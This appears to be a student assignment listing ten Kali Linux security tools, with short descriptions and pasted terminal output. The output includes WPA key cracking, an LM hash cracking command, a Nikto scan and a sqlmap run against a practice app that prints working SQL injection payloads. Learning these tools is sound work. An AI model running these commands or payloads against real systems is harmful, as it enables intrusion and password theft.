

ASSIGNMENT - 2


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Certainly! Here are ten Kali Linux tools, each explained in detail, paragraph by paragraph:


1. Nmap (Network Mapper):

Nmap is a versatile network scanning tool that serves as a Swiss army knife for network reconnaissance. It allows security professionals and ethical hackers to discover hosts, identify open ports, detect services, and even fingerprint operating systems. Nmap's scriptable capabilities make it highly adaptable for various scanning tasks, from basic network discovery to vulnerability assessment.




2. Wireshark:

Wireshark is an indispensable tool for deep packet inspection and network traffic analysis. It provides a graphical interface for capturing and dissecting network packets, making it easier to troubleshoot network issues, analyze protocols, and uncover potential security vulnerabilities. Security experts rely on Wireshark to gain insights into network communications and identify anomalies.




3. Metasploit Framework:

The Metasploit Framework is a comprehensive penetration testing and exploitation tool that empowers security professionals to find, exploit, and validate vulnerabilities in target systems. With its vast collection of exploits, payloads, and post-exploitation modules, Metasploit is a must-have for simulating real-world attacks, assessing system security, and hardening defenses.




4. Burp Suite:

Burp Suite is a renowned web application security testing tool that combines scanning, crawling, and manual testing capabilities. Security experts use it to identify and validate vulnerabilities in web applications, such as SQL injection, cross-site scripting (XSS), and security misconfigurations. Burp Suite's user-friendly interface simplifies the process of finding and remediating web application security issues.



5. Hydra:

Hydra is a potent password-cracking tool known for its versatility and effectiveness. It supports various protocols, enabling security professionals to conduct dictionary and brute-force attacks against services like SSH, FTP, RDP, and more. Hydra is an essential tool for identifying weak or easily guessable passwords and strengthening authentication mechanisms.



6. Aircrack-ng:

Aircrack-ng is a specialized suite of tools for assessing and securing Wi-Fi networks. It includes utilities for capturing wireless packets, performing WEP and WPA/WPA2 cracking, and conducting dictionary attacks on Wi-Fi passwords. Security testers use Aircrack-ng to evaluate the security of wireless networks and recommend improvements.

```
Aircrack-ng 1.2 rc1

[00:00:00] 28 keys tested (624.58 k/s)

KEY FOUND! [ buffer$123 ]

Master Key      : CD 10 39 C3 41 BF 51 02 B8 E8 8B 52 DB 6A B6 20
                  64 A8 65 57 C4 64 C5 0B 5A 53 F8 44 18 CF 98 6B

Transient Key   : D1 69 E2 DF E1 8D B3 CC 7A 5A 18 B0 7C C5 51 BF
                  CB 71 9B 35 C0 80 9E EB CC E4 5D B2 AF 90 12 4A
                  D5 51 6A AA 04 80 20 E7 F6 5A 90 C1 32 3D CD C9
                  55 37 17 CC 80 41 B1 77 73 D2 AD B2 6C E2 F4 77

EAPOL HMAC     : 2D C8 56 95 A1 6B F1 F8 EC 81 33 1C E0 CE 43 88

root@kali:~#
```

7. John the Ripper:

John the Ripper is a renowned password-cracking tool with a focus on Unix-based systems. It supports various password hash algorithms and can perform dictionary attacks and brute-force attacks on password hashes. This tool is indispensable for testing the strength of user passwords and enhancing overall security.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# john -format=LM /root/Desktop/hash.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 AVX-16])
Remaining 3 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:21 0.03% 3/3 (ETA: 2017-05-16 00:22) 0g/s 29892Kp/s 29892Kc/s 90718KC
/s 085MSYP..085MSNY
0g 0:00:01:22 0.03% 3/3 (ETA: 2017-05-16 00:14) 0g/s 29957Kp/s 29957Kc/s 90903KC
/s FCUCDB7..FCUCDGT
0g 0:00:01:25 0.03% 3/3 (ETA: 2017-05-16 00:00) 0g/s 30073Kp/s 30073Kc/s 91218KC
/s NEWSAHC..NEWSB9B
0g 0:00:01:26 0.03% 3/3 (ETA: 2017-05-15 23:54) 0g/s 30114Kp/s 30114Kc/s 91330KC
/s VELH10..VELHLS
0g 0:00:01:27 0.04% 3/3 (ETA: 2017-05-15 23:50) 0g/s 30148Kp/s 30148Kc/s 91423KC
/s 4A93GP..4A902K
0g 0:00:01:28 0.04% 3/3 (ETA: 2017-05-15 23:44) 0g/s 30201Kp/s 30201Kc/s 91572KC
/s 08TS4DA..08TSFOA
0g 0:00:01:29 0.04% 3/3 (ETA: 2017-05-15 23:37) 0g/s 30254Kp/s 30254Kc/s 91720KC
/s IKPABAO..IKPABR6
0g 0:00:01:30 0.04% 3/3 (ETA: 2017-05-15 23:33) 0g/s 30283Kp/s 30283Kc/s 91799KC
/s 0J0DGB..0J0D5C
0g 0:00:01:33 0.04% 3/3 (ETA: 2017-05-15 23:19) 0g/s 30401Kp/s 30401Kc/s 92124KC
/s H10GW8W..H106CL1
```


8. Gobuster:

Gobuster is a directory and file brute-forcing tool designed for web application testing. Security professionals leverage it to discover hidden files and directories on web servers by systematically trying different paths and filenames. Gobuster aids in uncovering potential information leaks and security weaknesses.

[illegible]

9. Nikto:

Nikto is a web server vulnerability scanner that specializes in identifying security issues in web applications and servers. It scans for known vulnerabilities, misconfigurations, and common security flaws, providing security teams with valuable insights into potential risks. Nikto is an essential tool for maintaining robust web application security.



```
Knoppix511 - VMware Workstation
File Edit View VM Team Windows Help

root@tty1:~# nikto -h 192.168.1.44
-----
- Nikto 2.02/2.03 - cirt.net
+ Target IP: 192.168.1.44
+ Target Hostname: 192.168.1.44
+ Target Port: 80
+ Start Time: 2008-11-16 11:08:25
-----
+ Server: Apache/2.0.54 (Debian GNU/Linux) PHP/4.3.10-22
- Root page / redirects to: http://192.168.1.44/apache2-default/
- Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSUDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for debugging, but its presence does not mean it is vulnerable to XST.
+ Apache/2.0.54 appears to be outdated (current is at least Apache/2.2.6). Apache 1.3.37 is the last version to be vulnerable to XST.
+ PHP/4.3.10-22 appears to be outdated (current is at least 5.2.5)
+ OSUDB-877: TRACE / : TRACE option appears to allow XSS or credential theft. See http://www.secwiki.com/0400.html for details
+ OSUDB-3268: GET /icons/ : Directory indexing is enabled: /icons
+ OSUDB-3233: GET /icons/README : Apache default file found.
+ 4347 items checked: 7 item(s) reported on remote host
+ End Time: 2008-11-16 11:08:40 (15 seconds)
-----
+ 1 host(s) tested
root@tty1:~#
```

10. SQLMap:

SQLMap is an automated SQL injection testing tool used to detect and exploit SQL injection vulnerabilities in web applications. Security professionals rely on SQLMap to automate the identification of SQL injection flaws, enabling them to assess database security comprehensively. It aids in finding and addressing critical vulnerabilities that could compromise data integrity and confidentiality.

```
$ sqlmap -batch --dbms=mysql --cookie="PHPSESSID=nq8as9rrt2rbmfvgndhsh9L2; security_level=0" -u "http://local.bwapp.com/sqli_1.php?title=test&sqli6action=search" -p title

[1.0-dev-nongit-201601020a89]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:58:17

[13:58:17] [WARNING] using '/home/gwen/.sqlmap/output' as the output directory
[13:58:17] [INFO] testing connection to the target URL
[13:58:17] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[13:58:17] [INFO] testing if the target URL is stable
[13:58:18] [INFO] target URL is stable
[13:58:18] [INFO] heuristic (basic) test shows that GET parameter 'title' might be injectable (possible DBMS: 'MySQL')
[13:58:18] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to XSS attacks
[13:58:18] [INFO] testing for SQL injection on GET parameter 'title'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:58:18] [INFO] testing AND boolean-based blind - WHERE or HAVING clause
[13:58:18] [WARNING] reflective value(s) found and filtering out
[13:58:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)''
[13:58:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)''
[13:58:19] [INFO] GET parameter 'title' seems to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable
[13:58:19] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[13:58:19] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[13:58:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)''
[13:58:19] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)''
[13:58:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)''
[13:58:19] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)''
[13:58:19] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)''
[13:58:19] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)''
[13:58:19] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)''
[13:58:19] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)''
[13:58:19] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[13:58:19] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING clause'
[13:58:19] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'
[13:58:19] [INFO] GET parameter 'title' is 'MySQL OR error-based - WHERE or HAVING clause' injectable
[13:58:19] [INFO] testing 'MySQL inline queries'
[13:58:19] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)''
[13:58:19] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT)''
[13:58:19] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)''
[13:58:19] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:58:19] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)''
[13:58:19] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)''
[13:58:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)''
[13:58:19] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SELECT)''
[13:58:20] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT - comment)''
[13:58:30] [INFO] GET parameter 'title' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT - comment)' injectable
[13:58:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:58:30] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[13:58:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:58:30] [INFO] target URL appears to be UNION injectable with 7 columns
[13:58:30] [INFO] GET parameter 'title' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[13:58:30] [WARNING] in OR boolean-based injections, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 152 HTTP(s) requests:
---
Parameter: title (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: title=-9570' OR 6154=6154#action=search

Type: error-based
Title: MySQL OR error-based - WHERE or HAVING clause
Payload: title=7204' OR 1 GROUP BY CONCAT(0x717a6b6a71,(SELECT (CASE WHEN (6891=6891) THEN 1 ELSE 0 END)),0x716a7a7671,FLOOR(RAND(0)*2)) HAVING MIN(0))#action=search

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
Payload: title=test&sqli' AND (SELECT * FROM (SELECT(SLEEP(5)))vRqX)#action=search

Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: title=test&sqli' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6b6a71,0x796856634b4b4742655268534778477243416a4c796b4d4d755245664c6f42685663724c43434858,0x716a7a7671),NULL,NULL,NULL#action=search
---
[13:58:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.18
back-end DBMS: MySQL 5.0.12
[13:58:30] [INFO] fetched data logged to text files under '/home/gwen/.sqlmap/output/local.bwapp.com'

[*] shutting down at 13:58:30
```

These ten Kali Linux tools are vital components of a security professional's toolkit, enabling them to conduct thorough security assessments, identify vulnerabilities, and enhance the overall security posture of systems and networks. Always remember to use these tools responsibly, with proper authorization and in compliance with ethical hacking guidelines and laws.